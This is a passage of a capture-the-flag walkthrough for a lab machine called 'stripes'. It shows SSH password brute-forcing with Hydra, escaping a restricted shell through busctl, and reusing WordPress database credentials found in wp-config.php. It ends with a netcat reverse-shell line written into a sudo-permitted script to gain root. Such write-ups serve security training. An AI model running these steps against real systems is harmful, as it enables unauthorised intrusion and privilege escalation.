so again I went back to the homepage and checked all details and there were some words in bold so created a wordlist with that bold words and tried again but still failed. Then from the nmap scan we had ssh port open so tried to do password bruteforce on ssh and got access.



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/stripes]
└──╼ $hydra -l joe -P wordlist 192.168.56.143 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-03 10:23:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.56.143:22/
[22][ssh] host: 192.168.56.143   login: joe   password: tigris1963
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-03 10:23:05
```


ssh joe@192.168.56.143
pass- tigris1963



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/stripes]
└──╼ $ssh joe@192.168.56.143
joe@192.168.56.143's password:
Last login: Fri Jul  3 19:16:01 2020 from 192.168.56.1
joe@PRISON:/home/joe_maldonado$ ls
 bin   dev  'enjoy prison joe!!!'   lib   lib64   usr
joe@PRISON:/home/joe_maldonado$ cd bin
joe@PRISON:/home/joe_maldonado/bin$ ls
command_list  ls  pwd  rbash
joe@PRISON:/home/joe_maldonado/bin$ command_list
PRISON Command List:
[*] ls
[*] export
[*] pwd
[*] busctl
[*] cd
joe@PRISON:/home/joe_maldonado/bin$ 
```

we just had few permissions from this user so got an interactive shell using these commands

export SHELL=/bin/bash
bustctl --show machine
!/bin/sh




Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
Fri Jul 3, 8:16 PM

```
declare -x XDG_SESSION_CLASS="user"
declare -x XDG_SESSION_ID="1"
declare -x XDG_SESSION_TYPE="tty"
joe@PRISON:/home/joe_maldonado/bin$ busctl --show-machine
NAME                          PID PROCESS         USER CONNECTION    UNIT                     SESSION DESCRIPTION MACHINE
:1.0                            1 systemd         root :1.0          init.scope               -       -           0ca8de9730e4470d9d0e6680b4
:1.1                          309 systemd-homed   root :1.1          systemd-homed.service    -       -           0ca8de9730e4470d9d0e6680b4
:1.2                          310 systemd-logind  root :1.2          systemd-logind.service   -       -           0ca8de9730e4470d9d0e6680b4
:1.5                          415 systemd         joe  :1.5          user@1000.service        -       -           -
:1.6                          437 busctl          joe  :1.6          session-1.scope          1       -           0ca8de9730e4470d9d0e6680b4
fi.w1.wpa_supplicant1           - -               -    (activatable) -                        -       -           -
org.freedesktop.DBus            1 systemd         root -             init.scope               -       -           -
org.freedesktop.PolicyKit1      - -               -    (activatable) -                        -       -           -
org.freedesktop.home1         309 systemd-homed   root :1.1          systemd-homed.service    -       -           0ca8de9730e4470d9d0e6680b4
org.freedesktop.hostname1       - -               -    (activatable) -                        -       -           -
org.freedesktop.import1         - -               -    (activatable) -                        -       -           -
org.freedesktop.locale1         - -               -    (activatable) -                        -       -           -
org.freedesktop.login1        310 systemd-logind  root :1.2          systemd-logind.service   -       -           0ca8de9730e4470d9d0e6680b4
org.freedesktop.machine1        - -               -    (activatable) -                        -       -           -
org.freedesktop.network1        - -               -    (activatable) -                        -       -           -
org.freedesktop.portable1       - -               -    (activatable) -                        -       -           -
org.freedesktop.resolve1        - -               -    (activatable) -                        -       -           -
org.freedesktop.systemd1        1 systemd         root :1.0          init.scope               -       -           0ca8de9730e4470d9d0e6680b4
org.freedesktop.timedate1       - -               -    (activatable) -                        -       -           -
org.freedesktop.timesync1       - -               -    (activatable) -                        -       -           -
!/bin/sh
sh-5.0$ ls
command_list  ls  pwd  rbash
sh-5.0$ python
sh: python: command not found
```

we got an interactive shell
Now i tried to

Exploitation


Now i tried checking all the files and from /srv/http we got wordpress path and credentials to login



Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Fri Jul 3, 8:26 PM
Parrot Terminal
Parrot Terminal


```
drwxr-xr-x  2 root root 4096 Mar 13 05:38 nscd
drwx--x--x  3 root root 4096 Apr  2 21:22 sudo
sh-5.0$ nano Makefile
sh-5.0$ cd sudo
sh-5.0$ ls
ls: cannot open directory '.': Permission denied
sh-5.0$ cd ..
sh-5.0$ ls
Makefile  nscd  sudo
sh-5.0$ locate
sh: locate: command not found
sh-5.0$ cd /var/
sh-5.0$ ls
cache  db  empty  games  lib  local  lock  log  mail  opt  run  spool  tmp
sh-5.0$ cd /srv/
sh-5.0$ ls
ftp  http
sh-5.0$ cd http/
sh-5.0$ ls
index.php  wordpress
sh-5.0$ cd wordpress/
sh-5.0$ ls
index.php        wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt      wp-comments-post.php  wp-includes        wp-settings.php
readme.html      wp-config-sample.php  wp-links-opml.php  wp-signup.php
wp-activate.php  wp-config.php         wp-load.php        wp-trackback.php
wp-admin         wp-content            wp-login.php       xmlrpc.php
sh-5.0$ 
```

From wp-config.php we could see the credentials




```
  GNU nano 4.9.1                                          wp-config.php
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wp-user' );

/** MySQL database password */
define( 'DB_PASSWORD', 'rip_don_lewis' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text
```

now when we checked cat /etc/passwd there was a user named carole we got access to that user with the password from wp-config.php
ssh carole@192.168.56.143
pass- rip_don_lewis




```
┌─[baz@parrot]─[~]
└──╼ $ssh carole@192.168.56.143
carole@192.168.56.143's password:
Connection closed by 192.168.56.143 port 22
┌─[✗]─[baz@parrot]─[~]
└──╼ $ssh carole@192.168.56.143
carole@192.168.56.143's password:
Last login: Thu Apr 16 18:40:55 2020 from 192.168.21.132
[carole@STRIPES ~]$ whoami
carole
[carole@STRIPES ~]$ ls
msg4joe  sendmsg  user.txt
[carole@STRIPES ~]$ file sendmsg
sendmsg: Bourne-Again shell script, ASCII text executable
[carole@STRIPES ~]$ ./sendmsg
sending message: 'enjoy prison joe!!!'
[carole@STRIPES ~]$ cat user.txt
stripes{c0n6r475_bu7_7h15_15n7_r34l_fl46}
[carole@STRIPES ~]$ 
```

sudo -l




```
[carole@STRIPES ~]$ ls
msg4joe  sendmsg  user.txt
[carole@STRIPES ~]$ nano sendmsg
[carole@STRIPES ~]$ sudo -l
User carole may run the following commands on STRIPES:
    (root) NOPASSWD: /home/carole_baskin/sendmsg
[carole@STRIPES ~]$ 
```

we can exeute sendmsg without password as root access so we created a netcat shell and inputted into sendmsg



```
  GNU nano 4.9.1                                          sendmsg
nc 192.168.56.1 1234 -e /bin/bash
```

